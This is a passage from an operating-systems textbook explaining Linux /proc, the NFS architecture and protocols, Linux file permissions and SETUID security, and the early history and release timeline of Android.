/proc/619 is the directory corresponding to the process with PID 619. In this directory are files that appear to contain information about the process, such as its command line, environment strings, and signal masks. In fact, these files do not exist on the disk. When they are read, the system retrieves the information from the actual process as needed and returns it in a standard format.

Many of the Linux extensions relate to other files and directories located in */proc*. They contain a wide variety of information about the CPU, disk partitions, devices, interrupt vectors, kernel counters, file systems, loaded modules, and much more. Unprivileged user programs may read much of this information to learn about system behavior in a safe way. Some of these files may be written to in order to change system parameters.

10.6.4 NFS: The Network File System

Networking has played a major role in Linux, and UNIX in general, right from the beginning (the first UNIX network was built to move new kernels from the PDP-11/70 to the Interdata 8/32 during the port to the latter). In this section, we will examine Sun Microsystem's **NFS** (**Network File System**), which is used on all modern Linux systems to join the file systems on separate computers into one logical whole. NSF version 3 was introduced in 1994. Currently, the most recent version is NSFv4. It was originally introduced in 2000 and provides several enhancements over the previous NFS architecture. Three aspects of NFS are of interest: the architecture, the protocol, and the implementation. We will now examine these in turn, first in the context of the simpler NFS version 3, then we will turn to the enhancements included in v4.

NFS Architecture

The basic idea behind NFS is to allow an arbitrary collection of clients and servers to share a common file system. In many cases, all the clients and servers are on the same LAN, but this is not required. It is also possible to run NFS over a wide area network if the server is far from the client. For simplicity, we will speak of clients and servers as though they were on distinct machines, but in fact, NFS allows every machine to be both a client and a server at the same time.

Each NFS server exports one or more of its directories for access by remote clients. When a directory is made available, so are all of its subdirectories, so actually entire directory trees are normally exported as a unit. The list of directories a server exports is maintained in a file, often */etc/exports*, so these directories can be exported automatically whenever the server is booted. Clients access exported directories by mounting them. When a client mounts a (remote) directory, it becomes part of its directory hierarchy, as shown in Fig. 10-35.

In this example, client 1 has mounted the *bin* directory of server 1 on its own *bin* directory, so it can now refer to the shell as */bin/sh* and get the shell on server



Figure 10-35. Examples of remote mounted file systems. Directories are shown as squares and files as circles.

1. Diskless workstations often have only a skeleton file system (in RAM) and get all their files from remote servers like this. Similarly, client 1 has mounted server 2's directory */projects* on its directory */usr/ast/work* so it can now access file *a* as */usr/ast/work/proj1/a*. Finally, client 2 has also mounted the *projects* directory and can also access file *a*, only as */mnt/proj1/a*. As seen here, the same file can have different names on different clients due to its being mounted in a different place in the respective trees. The mount point is entirely local to the clients; the server does not know where it is mounted on any of its clients.

NFS Protocols

Since one of the goals of NFS is to support a heterogeneous system, with clients and servers possibly running different operating systems on different hardware, it is essential that the interface between the clients and servers be well defined. Only then is anyone able to write a new client implementation and expect it to work correctly with existing servers, and vice versa.

NFS accomplishes this goal by defining two client-server protocols. A **protocol** is a set of requests sent by clients to servers, along with the corresponding replies sent by the servers back to the clients.

The first NFS protocol handles mounting. A client can send a path name to a server and request permission to mount that directory somewhere in its directory hierarchy. The place where it is to be mounted is not contained in the message, as the server does not care where it is to be mounted. If the path name is legal and the directory specified has been exported, the server returns a **file handle** to the client. The file handle contains fields uniquely identifying the file-system type, the disk, the i-node number of the directory, and security information. Subsequent calls to read and write files in the mounted directory or any of its subdirectories use the file handle. It is somewhat analogous to the file descriptors returned by the creat and open calls on local files.

When Linux boots, it runs the */etc/rc* shell script before going multiuser. Commands to mount remote file systems can be placed in this script, thus automatically mounting the necessary remote file systems before allowing any logins. Alternatively, most versions of Linux also support **automounting**. This feature allows a set of remote directories to be associated with a local directory. None of these remote directories are mounted (or their servers even contacted) when the client is booted. Instead, the first time a remote file is opened, the operating system sends a message to each of the servers. The first one to reply wins, and its directory is mounted.

Automounting has two principal advantages over static mounting via the */etc/rc* file. First, if one of the NFS servers named in */etc/rc* happens to be down, it is impossible to bring the client up, at least not without some difficulty, delay, and quite a few error messages. If the user does not even need that server at the moment, all that work is wasted. Second, by allowing the client to try a set of servers in parallel, a degree of fault tolerance can be achieved (because only one of them needs to be up), and the performance can be improved (by choosing the first one to reply—presumably the least heavily loaded).

On the other hand, it is tacitly assumed that all the file systems specified as alternatives for the automount are identical. Since NFS provides no support for file or directory replication, it is up to the user to arrange for all the file systems to be the same. Consequently, automounting is most often used for read-only file systems containing system binaries and other files that rarely change.

The second NFS protocol is for directory and file access. Clients can send messages to servers to manipulate directories and read and write files. They can also access file attributes, such as file mode, size, and time of last modification. Most Linux system calls are supported by NFS, with the perhaps surprising exceptions of open and close.

The omission of open and close is not an accident. It is fully intentional. It is not necessary to open a file before reading it, nor to close it when done. Instead, to read a file, a client sends the server a lookup message containing the file name, with a request to look it up and return a file handle, which is a structure that identifies the file (i.e., contains a file system identifier and i-node number, among other data). Unlike an open call, this lookup operation does not copy any information

into internal system tables. The read call contains the file handle of the file to read, the offset in the file to begin reading, and the number of bytes desired. Each such message is self-contained. The advantage of this scheme is that the server does not have to remember anything about open connections in between calls to it. Thus if a server crashes and then recovers, no information about open files is lost, because there is none. A server like this that does not maintain state information about open files is said to be **stateless**.

Unfortunately, the NFS method makes it difficult to achieve the exact Linux file semantics. For example, in Linux a file can be opened and locked so that other processes cannot access it. When the file is closed, the locks are released. In a stateless server such as NFS, locks cannot be associated with open files, because the server does not know which files are open. NFS therefore needs a separate, additional mechanism to handle locking.

NFS uses the standard UNIX protection mechanism, with the *rwx* bits for the owner, group, and others (mentioned in Chap. 1 and discussed in detail below). Originally, each request message simply contained the user and group IDs of the caller, which the NFS server used to validate the access. In effect, it trusted the clients not to cheat. Several years' experience abundantly demonstrated that such an assumption was—how shall we put it?—rather naive. Currently, public key cryptography can be used to establish a secure key for validating the client and server on each request and reply. When this option is used, a malicious client cannot impersonate another client because it does not know that client's secret key.

NFS Implementation

Although the implementation of the client and server code is independent of the NFS protocols, most Linux systems use a three-layer implementation similar to that of Fig. 10-36. The top layer is the system-call layer. This handles calls like open, read, and close. After parsing the call and checking the parameters, it invokes the second layer, the Virtual File System (VFS) layer.

The task of the VFS layer is to maintain a table with one entry for each open file. The VFS layer additionally has an entry, a **virtual i-node**, or **v-node**, for every open file. The term v-node comes from BSD. In Linux, v-nodes are (confusingly) referred to as generic i-nodes, in contrast to the file system-specific i-nodes stored on disk. V-nodes are used to tell whether the file is local or remote. For remote files, enough information is provided to be able to access them. For local files, the file system and i-node are recorded because modern Linux systems can support multiple file systems (e.g., ext4fs, /proc, XFS, etc.). Although VFS was invented to support NFS, most modern Linux systems now support it as an integral part of the operating system, even if NFS is not used.

To see how v-nodes are used, let us trace a sequence of mount, open, and read system calls. To mount a remote file system, the system administrator (or */etc/rc*) calls the *mount* program specifying the remote directory, the local directory on



Figure 10-36. The NFS layer structure.

which it is to be mounted, and other information. The *mount* program parses the name of the remote directory to be mounted and discovers the name of the NFS server on which the remote directory is located. It then contacts that machine, asking for a file handle for the remote directory. If the directory exists and is available for remote mounting, the server returns a file handle for the directory. Finally, it makes a mount system call, passing the handle to the kernel.

The kernel then constructs a v-node for the remote directory and asks the NFS client code in Fig. 10-36 to create an **r-node** (**remote i-node**) in its internal tables to hold the file handle. The v-node points to the r-node. Each v-node in the VFS layer will ultimately contain either a pointer to an r-node in the NFS client code, or a pointer to an i-node in one of the local file systems (shown as dashed lines in Fig. 10-36). Thus, from the v-node it is possible to see if a file or directory is local or remote. If it is local, the correct file system and i-node can be located. If it is remote, the remote host and file handle can be located.

When a remote file is opened on the client, at some point during the parsing of the path name, the kernel hits the directory on which the remote file system is mounted. It sees that this directory is remote and in the directory's v-node finds the pointer to the r-node. It then asks the NFS client code to open the file. The NFS client code looks up the remaining portion of the path name on the remote server associated with the mounted directory and gets back a file handle for it. It makes an r-node for the remote file in its tables and reports back to the VFS layer,

which puts in its tables a v-node for the file that points to the r-node. Again here we see that every open file or directory has a v-node that points to either an r-node or an i-node.

The caller is given a file descriptor for the remote file. This file descriptor is mapped onto the v-node by tables in the VFS layer. Note that no table entries are made on the server side. Although the server is prepared to provide file handles upon request, it does not keep track of which files happen to have file handles outstanding and which do not. When a file handle is sent to it for file access, it checks the handle, and if it is valid, uses it. Validation can include verifying an authentication key contained in the RPC headers, if security is enabled.

When the file descriptor is used in a subsequent system call, for example, read, the VFS layer locates the corresponding v-node, and from that determines whether it is local or remote and also which i-node or r-node describes it. It then sends a message to the server containing the handle, the file offset (which is maintained on the client side, not the server side), and the byte count. For efficiency reasons, transfers between client and server are done in large chunks, normally 8192 bytes, even if fewer bytes are requested. The chunk size is configurable, up to a limit, and must be a multiple of 4 KB.

When the request message arrives at the server, it is passed to the VFS layer there, which determines which local file system holds the requested file. The VFS layer then makes a call to that local file system to read and return the bytes. These data are then passed back to the client. After the client's VFS layer has gotten the 8-KB chunk it asked for, it automatically issues a request for the next chunk, so it will have it should it be needed shortly. This feature, known as **read ahead**, improves performance considerably.

For writes, an analogous path is followed from client to server. Also, transfers are done in 8-KB chunks here, too. If a write system call supplies fewer than 8 KB of data, the data are just accumulated locally. Only when the entire 8-KB chunk is full is it sent to the server. However, when a file is closed, all of its data are sent to the server immediately.

Another technique used to improve performance is caching, as in ordinary UNIX. Servers cache data to avoid disk accesses, but this is invisible to the clients. Clients maintain two caches, one for file attributes (i-nodes) and one for file data. When either an i-node or a file block is needed, a check is made to see if it can be satisfied out of the cache. If so, network traffic can be avoided.

While client caching helps performance enormously, it also introduces some nasty problems. Suppose that two clients are both caching the same file block and one of them modifies it. When the other one reads the block, it gets the old (stale) value. The cache is not coherent.

Given the potential severity of this problem, the NFS implementation does several things to mitigate it. For one, associated with each cache block is a timer. When the timer expires, the entry is discarded. Normally, the timer is 3 sec for data blocks and 30 sec for directory blocks. Doing this reduces the risk somewhat. In

addition, whenever a cached file is opened, a message is sent to the server to find out when the file was last modified. If the last modification occurred after the local copy was cached, the cache copy is discarded and the new copy fetched from the server. Finally, once every 30 sec a cache timer expires, and all the dirty (i.e., modified) blocks in the cache are sent to the server. While not perfect, these patches make the system highly usable in most practical circumstances.

NFS Version 4

Version 4 of the Network File System was designed to simplify certain operations from its predecessor. In contrast to NSFv3, which is described above, NFSv4 is a **stateful** file system. This permits `open` operations to be invoked on remote files, since the remote NFS server will maintain all file-system-related structures, including the file pointer. Read operations then need not include absolute read ranges, but can be incrementally applied from the previous file-pointer position. This results in shorter messages, and also in the ability to bundle multiple NFSv3 operations in one network transaction.

The stateful nature of NFSv4 makes it easy to integrate the variety of NFSv3 protocols described earlier in this section into one coherent protocol. There is no need to support separate protocols for mounting, caching, locking, or secure operations. NFSv4 also works better with both Linux (and UNIX in general) and Windows file-system semantics.

10.7 SECURITY IN LINUX

Linux, as a clone of MINIX and UNIX, has been a multiuser system almost from the beginning. This history means that security and control of information was built in very early on. In the following sections, we will look at some of the security aspects of Linux.

10.7.1 Fundamental Concepts

The user community for a Linux system consists of some number of registered users, each of whom has a unique **UID** (**User ID**). A UID is an integer between 0 and 65,535. Files (but also processes and other resources) are marked with the UID of their owner. By default, the owner of a file is the person who created the file, although there is a way to change ownership.

Users can be organized into groups, which are also numbered with 16-bit integers called **GIDs** (**Group IDs**). Assigning users to groups is done manually (by the system administrator) and consists of making entries in a system database telling which user is in which group. A user could be in one or more groups at the same time. For simplicity, we will not discuss this feature further.

The basic security mechanism in Linux is simple. Each process carries the UID and GID of its owner. When a file is created, it gets the UID and GID of the creating process. The file also gets a set of permissions determined by the creating process. These permissions specify what access the owner, the other members of the owner's group, and the rest of the users have to the file. For each of these three categories, potential accesses are read, write, and execute, designated by the letters *r*, *w*, and *x*, respectively. The ability to execute a file makes sense only if that file is an executable binary program, of course. An attempt to execute a file that has execute permission but which is not executable (i.e., does not start with a valid header) will fail with an error. Since there are three categories of users and 3 bits per category, 9 bits are sufficient to represent the access rights. Some examples of these 9-bit numbers and their meanings are given in Fig. 10-37.

Binary	Symbolic	Allowed file accesses
111000000	rwx------	Owner can read, write, and execute
111111000	rwxrwx---	Owner and group can read, write, and execute
110100000	rw-r-----	Owner can read and write; group can read
110100100	rw-r--r--	Owner can read and write; all others can read
111101101	rwxr-xr-x	Owner can do everything, rest can read and execute
000000000	---------	Nobody has any access
000000111	------rwx	Only outsiders have access (strange, but legal)

Figure 10-37. Some example file-protection modes.

The first two entries in Fig. 10-37 allow the owner and the owner's group full access, respectively. The next one allows the owner's group to read the file but not to change it, and prevents outsiders from any access. The fourth entry is common for a data file the owner wants to make public. Similarly, the fifth entry is the usual one for a publicly available program. The sixth entry denies all access to all users. This mode is sometimes used for dummy files used for mutual exclusion because an attempt to create such a file will fail if one already exists. Thus if multiple processes simultaneously attempt to create such a file as a lock, only one of them will succeed. The last example is strange indeed, since it gives the rest of the world more access than the owner. However, its existence follows from the protection rules. Fortunately, there is a way for the owner to subsequently change the protection mode, even without having any access to the file itself.

The user with UID 0 is special and is called the **superuser** (or **root**). The superuser has the power to read and write all files in the system, no matter who owns them and no matter how they are protected. Processes with UID 0 also have the ability to make a small number of protected system calls denied to ordinary users. Normally, only the system administrator knows the superuser's password, although many undergraduates consider it a great sport to try to look for security flaws in the system so they can log in as the superuser without knowing the password. Management tends to frown on such activity.

Directories are files and have the same protection modes that ordinary files do except that the *x* bits refer to search permission instead of execute permission. Thus a directory with mode *rwxr–xr–x* allows its owner to read, modify, and search the directory, but allows others only to read and search it, but not add or remove files from it.

Special files corresponding to the I/O devices have the same protection bits as regular files. This mechanism can be used to limit access to I/O devices. For example, the printer special file, */dev/lp*, could be owned by the root or by a special user, daemon, and have mode *rw–––––––* to keep everyone else from directly accessing the printer. After all, if everyone could just print at will, chaos would result.

Of course, having */dev/lp* owned by, say, daemon with protection mode *rw–––––––* means that nobody else can use the printer. While this would save many innocent trees from an early death, sometimes users do have a legitimate need to print something. In fact, there is a more general problem of allowing controlled access to all I/O devices and other system resources.

This problem was solved by adding a new protection bit, the **SETUID bit**, to the 9 protection bits discussed above. When a program with the SETUID bit on is executed, the **effective UID** for that process becomes the UID of the executable file's owner instead of the UID of the user who invoked it. When a process attempts to open a file, it is the effective UID that is checked, not the underlying real UID. By making the program that accesses the printer be owned by daemon but with the SETUID bit on, any user could execute it, and have the power of daemon (e.g., access to */dev/lp*) but only to run that program (which might queue print jobs for printing in an orderly fashion).

Many sensitive Linux programs are owned by the root but with the SETUID bit on. For example, the program that allows users to change their passwords, *passwd*, needs to write in the password file. Making the password file publicly writable would not be a good idea. Instead, there is a program that is owned by the root and which has the SETUID bit on. Although the program has complete access to the password file, it will change only the caller's password and not permit any other access to the password file.

In addition to the SETUID bit, there is also a SETGID bit that works analogously, temporarily giving the user the effective GID of the program. In practice, this bit is rarely used, however.

10.7.2 Security System Calls in Linux

There are only a small number of system calls relating to security. The most important ones are listed in Fig. 10-38. The most heavily used security system call is chmod. It is used to change the protection mode. For example,

```
s = chmod("/usr/ast/newgame", 0755);
```

sets *newgame* to *rwxr–xr–x* so that everyone can run it (note that 0755 is an octal constant, which is convenient, since the protection bits come in groups of 3 bits). Only the owner of a file and the superuser can change its protection bits.

System call	Description
s = chmod(path, mode)	Change a file's protection mode
s = access(path, mode)	Check access using the real UID and GID
uid = getuid( )	Get the real UID
uid = geteuid( )	Get the effective UID
gid = getgid( )	Get the real GID
gid = getegid( )	Get the effective GID
s = chown(path, owner, group)	Change owner and group
s = setuid(uid)	Set the UID
s = setgid(gid)	Set the GID

Figure 10-38. Some system calls relating to security. The return code *s* is –1 if an error has occurred; *uid* and *gid* are the UID and GID, respectively. The parameters should be self-explanatory.

The access call tests to see if a particular access would be allowed using the real UID and GID. This system call is needed to avoid security breaches in programs that are SETUID and owned by the root. Such a program can do anything, and it is sometimes needed for the program to figure out if the user is allowed to perform a certain access. The program cannot just try it, because the access will always succeed. With the access call, the program can find out if the access is allowed by the real UID and real GID.

The next four system calls return the real and effective UIDs and GIDs. The last three are allowed only for the superuser. They change a file's owner, and a process' UID and GID.

10.7.3 Implementation of Security in Linux

When a user logs in, the login program, *login* (which is SETUID root) asks for a login name and a password. It hashes the password and then looks in the password file, */etc/passwd*, to see if the hash matches the one there (networked systems work slightly differently). The reason for using hashes is to prevent the password from being stored in unencrypted form anywhere in the system. If the password is correct, the login program looks in */etc/passwd* to see the name of the user's preferred shell, possibly *bash*, but possibly some other shell such as *csh* or *ksh*. The login program then uses setuid and setgid to give itself the user's UID and GID (remember, it started out as SETUID root). Then it opens the keyboard for standard input (file descriptor 0), the screen for standard output (file descriptor 1), and

the screen for standard error (file descriptor 2). Finally, it executes the preferred shell, thus terminating itself.

At this point, the preferred shell is running with the correct UID and GID and standard input, output, and error all set to their default devices. All processes that it forks off (i.e., commands typed by the user) automatically inherit the shell's UID and GID, so they also will have the correct owner and group. All files they create also get these values.

When any process attempts to open a file, the system first checks the protection bits in the file's i-node against the caller's effective UID and effective GID to see if the access is permitted. If so, the file is opened and a file descriptor returned. If not, the file is not opened and −1 is returned. No checks are made on subsequent read or write calls. As a consequence, if the protection mode changes after a file is already open, the new mode will not affect processes that already have the file open.

The Linux security model and its implementation are essentially the same as in most other traditional UNIX systems.

10.8 ANDROID

Android is a relatively new operating system designed to run on mobile devices. It is based on the Linux kernel—Android introduces only a few new concepts to the Linux kernel itself, using most of the Linux facilities you are already familiar with (processes, user IDs, virtual memory, file systems, scheduling, etc.) in sometimes very different ways than they were originally intended.

Since its introduction in 2008, Android has grown to be the most widely used operating systems in the world with, as of this writing, over 3 billion monthly active users of just the Google flavor of Android alone. Its popularity has ridden the explosion of smartphones, and it is freely available for manufacturers of mobile devices to use in their products. It is also an open-source platform, making it customizable to a diverse variety of devices. It is popular not only for consumer-centric devices where its third-party application ecosystem is advantageous (such as tablets, televisions, game systems, and media players), but is increasingly used as the embedded OS for dedicated devices that need a graphical user interface such as smart watches, automotive dashboards, airplane seatbacks, medical devices, and home appliances.

A large amount of the Android operating system is written in a high-level language, the Java programming language. The kernel and a large number of low-level libraries are written in C and C++. However, a large amount of the system is written in Java and, but for some small exceptions, the entire application API is written and published in Java as well. The parts of Android written in Java tend to follow a very object-oriented design as encouraged by that language.

10.8.1 Android and Google

Android is an unusual operating system in the way it combines open-source code with closed-source third-party applications. The open-source part of Android is called the **AOSP** (**Android Open Source Project**) and is completely open and free to be used and modified by anyone.

An important goal of Android is to support a rich third-party application environment, which requires having a stable implementation and API for applications to run against. However, in an open-source world where every device manufacturer can customize the platform however it wants, compatibility issues quickly arise. There needs to be some way to control this conflict.

Part of the solution to this for Android is the **CDD** (**Compatibility Definition Document**), which describes the ways Android must behave to be compatible with third party applications. This document describes what is required to be a compatible Android device. Without some way to enforce such compatibility, however, it will often be ignored; there needs to be some additional mechanism to do this.

Android solves this by allowing additional proprietary services to be created on top of the open-source platform, providing (typically cloud-based) services that the platform cannot itself implement. Since these services are proprietary, they can restrict which devices are allowed to include them, thus requiring CDD compatibility of those devices.

Google implemented Android to be able to support a wide variety of proprietary cloud services, with Google's extensive set of services being representative cases: Gmail, calendar and contacts sync, cloud-to-device messaging, and many other services, some visible to the user, some not. When it comes to offering compatible apps, the most important service is Google Play.

Google Play is Google's online store for Android apps. Generally when developers create Android applications, they will publish with Google Play. Since Google Play (or any other application store) is a significant channel through which applications are delivered to an Android device, that proprietary service is responsible for ensuring that applications will work on the devices it delivers them to.

Google Play uses two main mechanisms to ensure compatibility. The first and most important is requiring that any device shipping with it must be a compatible Android device as per the CDD. This ensures a baseline of behavior across all devices. In addition, Google Play must know about any features of a device that an application requires (such as having a touch screen, camera hardware, or telephony support) so the application is not made available on devices that lack them.

10.8.2 History of Android

Google developed Android in the mid-2000s, after acquiring Android as a startup company early in its development. Nearly all the development of the Android platform that exists today was done under Google's management.

Early Development

Android, Inc. was a software company founded to build software to create smarter mobile devices. Originally looking at cameras, the vision soon switched to smartphones due to their larger potential market. That initial goal grew to addressing the then-current difficulty in developing for mobile devices, by bringing to them an open platform built on top of Linux that could be widely used.

During this time, prototypes for the platform's user interface were implemented to demonstrate the ideas behind it. The platform itself was targeting three key languages, JavaScript, Java, and C++, in order to support a rich application-development environment.

Google acquired Android in July 2005, providing the necessary resources and cloud-service support to continue Android development as a complete product. A fairly small group of engineers worked closely together during this time, starting to develop the core infrastructure for the platform and foundations for higher-level application development.

In early 2006, a significant shift in plan was made: instead of supporting multiple programming languages, the platform would focus entirely on the Java programming language for its application development. This was a difficult change, as the original multilanguage approach superficially kept everyone happy with "the best of all worlds"; focusing on one language felt like a step backward to engineers who preferred other languages.

Trying to make everyone happy, however, can easily make nobody happy. Building out three different sets of language APIs would have required much more effort than focusing on a single language, greatly reducing the quality of each one. The decision to focus on the Java language was critical for the ultimate quality of the platform and the development team's ability to meet important deadlines.

As development progressed, the Android platform was developed closely with the applications that would ultimately ship on top of it. Google already had a wide variety of services—including Gmail, Maps, Calendar, YouTube, and of course Search—that would be delivered on top of Android. Knowledge gained from implementing these applications on top of the early platform was fed back into its design. This iterative process with the applications allowed many design flaws in the platform to be addressed early in its development.

Most of the early application development was done with little of the underlying platform actually available to the developers. The platform was usually running all inside one process, through a "simulator" that ran all of the system and applications as a single process on a host computer. In fact there are still some remnants of this old implementation around today, with things like the Application.onTerminate method still in the **SDK** (**Software Development Kit**), which Android programmers use to write applications.

In June 2006, two hardware devices were selected as software-development targets for planned products. The first, code-named "Sooner," was based on an

existing smartphone with a QWERTY keyboard and screen without touch input. The goal of this device was to get an initial product out as soon as possible, by leveraging existing hardware. The second target device, code-named "Dream," was designed specifically for Android, to run it as fully envisioned. It included a large (for that time) touch screen, slide-out QWERTY keyboard, 3G radio (for faster Web browsing), accelerometer, GPS and compass (to support Google Maps), etc.

As the software schedule came better into focus, it became clear that the two hardware schedules did not make sense. By the time it was possible to release Sooner, that hardware would be well out of date, and the effort put on Sooner was pushing out the more important Dream device. To address this, it was decided to drop Sooner as a target device (though development on that hardware continued for some time until the newer hardware was ready) and focus entirely on Dream.

Android 1.0

The first public availability of the Android platform was a preview SDK released in November 2007. This consisted of a hardware device emulator running a full Android device system image and core applications, API documentation, and a development environment. At this point, the core design and implementation were in place, and in most ways closely resembled the modern Android system architecture we will be discussing. The announcement included video demos of the platform running on top of both the Sooner and Dream hardware.

Early development of Android had been done under a series of quarterly demo milestones to drive and show continued process. The SDK release was the first more formal release for the platform. It required taking all the pieces that had been put together so far for application development, cleaning them up, documenting them, and creating a cohesive development environment for third-party developers.

Development now proceeded along two tracks: taking in feedback about the SDK to further refine and finalize APIs, and finishing and stabilizing the implementation needed to ship the Dream device. A number of public updates to the SDK occurred during this time, culminating in a 0.9 release in August 2008 that contained the nearly final APIs.

The platform itself had been going through rapid development, and in the spring of 2008 the focus was shifting to stabilization so that Dream could ship. Android at this point contained a large amount of code that had never been shipped as a commercial product, all the way from parts of the C library, through the Dalvik (and later ART) interpreter (which runs the apps), system services, and applications.

Android also contained quite a few novel design ideas that had never been done before, and it was not clear how they would pan out. This all needed to come together as a stable product, and the team spent a few nail-biting months wondering if all of this stuff would actually come together and work as intended.

Finally, in August 2008, the software was stable and ready to ship. Builds went to the factory and started being flashed onto devices. In September, Android 1.0 was launched on the Dream device, now called the T-Mobile G1.

Continued Development

After Android's 1.0 release, development continued at a rapid pace. There were about 15 major updates to the platform over the following 5 years, adding a large variety of new features and improvements from the initial 1.0 release.

The original Compatibility Definition Document basically allowed only for compatible devices that were very much like the T-Mobile G1. Over the following years, the range of compatible devices would greatly expand. Key points of this process were as follows:

1. During 2009, Android versions 1.5 through 2.0 introduced a soft keyboard to remove a requirement for a physical keyboard, much more extensive screen support (both size and pixel density) for lower-end QVGA devices and new larger and higher density devices like the WVGA Motorola Droid, and a new "system feature" facility for devices to report what hardware features they support and applications to indicate which hardware features they require. The latter is the key mechanism Google Play uses to determine application compatibility with a specific device.
2. During 2011, Android versions 3.0 through 4.0 introduced new core support in the platform for 10-inch and larger tablets; the core platform now fully supported device screen sizes everywhere from small QVGA phones, through smartphones and larger "phablets," 7-inch tablets and larger tablets to beyond 10 inches.
3. As the platform provided built-in support for more diverse hardware, not only larger screens but also nontouch devices with or without a mouse, many more types of Android devices appeared. This included TV devices such as Google TV, gaming devices, notebooks, cameras, etc.

Significant development work also went into something not as visible: a cleaner separation of Google's proprietary services from the Android open-source platform.

For Android 1.0, a significant amount of work had been put into having a clean third-party application API and an open-source platform with no dependencies on proprietary Google code. However, the implementation of Google's proprietary code was often not yet cleaned up, having dependencies on internal parts of the platform. Often the platform did not even have facilities that Google's proprietary

code needed in order to integrate well with it. A series of projects were soon undertaken to address these issues:

1. In 2009, Android version 2.0 introduced an architecture for third parties to plug their own sync adapters into platform APIs like the contacts database. Google's code for syncing various data moved to this well-defined SDK API.
2. In 2010, Android version 2.2 included work on the internal design and implementation of Google's proprietary code. This "great unbundling" cleanly implemented many core Google services, from delivering cloud-based system software updates to "cloud-to-device messaging" and other background services, so that they could be delivered and updated separately from the platform.
3. In 2012, a new **Google Play services** application was delivered to devices, containing updated and new features for Google's proprietary nonapplication services. This was the outgrowth of the unbundling work in 2010, allowing proprietary APIs such as cloud-to-device messaging and maps to be fully delivered and updated by Google.

Since then, there have been a regular series of Android releases. Below are the major releases, with select highlights of the changes in each release related to the core operating system. A number of these will be covered in more detail later.

1. **Android 4.2 (2012)**: Added support for multi-user separation (allowing different people to share a device in isolated users). SELinux introduced in non-enforcing mode.
2. **Android 4.3 (2013)**: Extended multi-user to enable "restricted users," can create restricted environments for children, kiosk modes, point of sale systems, etc.
3. **Android 4.4 (2013)**: SELinux now enforced across operating systems. Android Runtime (ART) is introduced as a developer preview and will later replace the original Dalvik virtual machine. ART features ahead-of-time compilation and a new concurrent garbage collector to avoid GC stalls that cause missed UI frames.
4. **Android 5.0 (2014)**: Introduced the JobScheduler, which would be the future foundation for applications to schedule almost all of their background work with the system. Extended multi-user to support "profiles" where two users run concurrently under different identities (typically providing a concurrent personal and work profile that are isolated from each other). Introduced document-centric-recents model, where recent tasks can include documents or other sub-sections of an overall application. Added support for 64-bit apps.

5. **Android 6.0 (2015)**: Permission model changed from install-time to runtime, reflecting a shift in focus from security to privacy and the increasing complexity of mobile applications with a growing number of secondary features. Introduced the original "doze mode" to take a stronger hand in what apps can do in the background. Security is about protected the device and the user from harm caused by outsiders whereas privacy is focused on protecting the user's information from snooping. They are quite different and need different approaches.
6. **Android 7.0 (2016)**: Extended "doze mode" to cover most situations when the screen is off. On all battery-powered devices, managed energy usage to avoid draining the battery too fast is crucial to the user experience, so in Android 7.0 there was more attention to it.
7. **Android 8.0 (2017)**: A new abstraction, called Treble, was introduced between the Android system and lower-level hardware touched by the kernel and drivers. Similar to the HAL (Hardware Abstraction Layer) in the Windows kernel, Treble provides a stable interface between the bulk of Android and hardware-specific kernel and drivers. It is structured like a microkernel with Treble drivers running in separate user-space processes and Binder IPC (covered later) used to communicate with them. It also placed strong limits on how applications could run in the background, as well as differentiation between background vs. foreground for location access.
8. **Android 9 (2018)**: Limited the ability of applications to launch into their foreground interface while running in the background. Introduced "adaptive battery," where a machine-learning system helps guide the system in deciding the importance of background work across applications.
9. **Android 10 (2019)**: Provided user control over an app's ability to access location information while in the background. Introduced "scoped storage" to better control data access across applications that are putting data on external storage (such as SD cards).
10. **Android 11 (2020)**: Allowed the user to select "only this once" for permissions that provide access to continuous personal data: location, camera, and microphone.
